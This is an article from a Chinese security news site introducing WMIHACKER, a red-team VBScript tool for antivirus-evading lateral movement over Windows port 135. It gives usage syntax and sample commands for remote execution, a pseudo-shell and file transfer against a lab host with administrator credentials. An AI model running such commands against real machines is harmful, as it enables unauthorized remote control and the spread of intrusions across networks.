WMIHACKER（仅 135 端口免杀横向移动） - 安全客，安全资讯平台

> WMIHACKER 是一款用于远程主机连接工具，通过 135 端口进行命令执行，执行结果读取以及无需 445 端口进行文件传输。

> 横向移动命令执行工具

本工具现已上传 Github：https://github.com/360-Linton-Lab/WMIHACKER

WMIHACKER 是一款用于远程主机连接工具，通过 135 端口进行命令执行，执行结果读取以及无需 445 端口进行文件传输。任何人不得将其用于非法用途以及盈利等目的，否则后果自行承担并将追究其相关责任！

0X00 介绍

关于横向渗透命令执行 Psexec 很经典但是日志和免杀是问题。WMI 非常好用，关于 WMI 其他工具就不多讲了，原理网上很多了。大多数的工具都是使用 Win32_Process.create() 进行进程创建，少部分进行派生或者 COM 组件注册成 Evil Provider，经测试都会被杀，因此我们改造出 WMIHACKER 免杀横向移动测试工具。

介绍：免杀横向渗透远程命令执行

主要功能：1、命令执行与结果读取；2、文件上传；3、文件下载

支持系统：Win2003 机器以后全部版本

0X01 如何使用

```
C:UsersadministratorDesktop>cscript //nologo WMIHACKER_0.6.vbs

__          ___  __ ____    _    _          ____ _  ________ ____
        / /  /  |_   _| | |  | |   /   / ___| |/ /  ____|  __
    /  / /|   / | | |   | |__| | |  /   | |    | ' /| |__  | |__) | |
   /  / / | |/| | | |   |  __  | / / | |    |  < |  __| |  _  /
```

```
    / /   |_|  |_|____| |_|  |_/_/    _____|_|_____|_|  _
                          v0.6beta       By. Xiangshan@360RedTeam
Usage:
        WMIHACKER.vbs  /cmd  host  user  pass  command GETRES?

        WMIHACKER.vbs  /shell  host  user  pass

        WMIHACKER.vbs  /upload  host  user  pass  localpath remotepath

        WMIHACKER.vbs  /download  host  user  pass  localpath remotepath

          /cmd          single command mode
          host          hostname or IP address
          GETRES?       Res Need Or Not, Use 1 Or 0
          command       the command to run on remote host
```

0X02 主界面


参数:

执行模式包括 /cmd、/shell、/upload、/download 分别指执行命令、模拟 shell、上传文件、下载文件

/cmd 模式中 GETRES 取 1 or 0, 1 代表获取命令执行结果，0 代表不获取结果，比如执行命令为”echo 1 > .pipetest” 这类需要重定向或其他不需要输出的命令选择值应该为 0.

0X03 测试使用

执行前对主机进行端口扫描，只开放 135 端口。



测试有命令回显执行方式

```
> cscript //nologo wmihacker_0.4.vbs /cmd 172.16.94.187 administrator "Team1234!" "ipconfig" 1
```

无命令回显

```
> cscript wmihacker_0.4.vbs /cmd 172.16.94.187 administrator "Team1234!" "echo whoami > c:1.txt"
 0
```

```
> cscript wmihacker_0.4.vbs /upload 172.16.94.187 administrator "Team1234!" "c:windowssystem32calc.exe" "c:calc"
```

文件下载 - 下载远程主机 calc.exe 到本地 c:calc.exe

```
> cscript wmihacker_0.4.vbs /download 172.16.94.187 administrator "Team1234!" "c:calc" "c:windowssystem32calc.exe"
```

/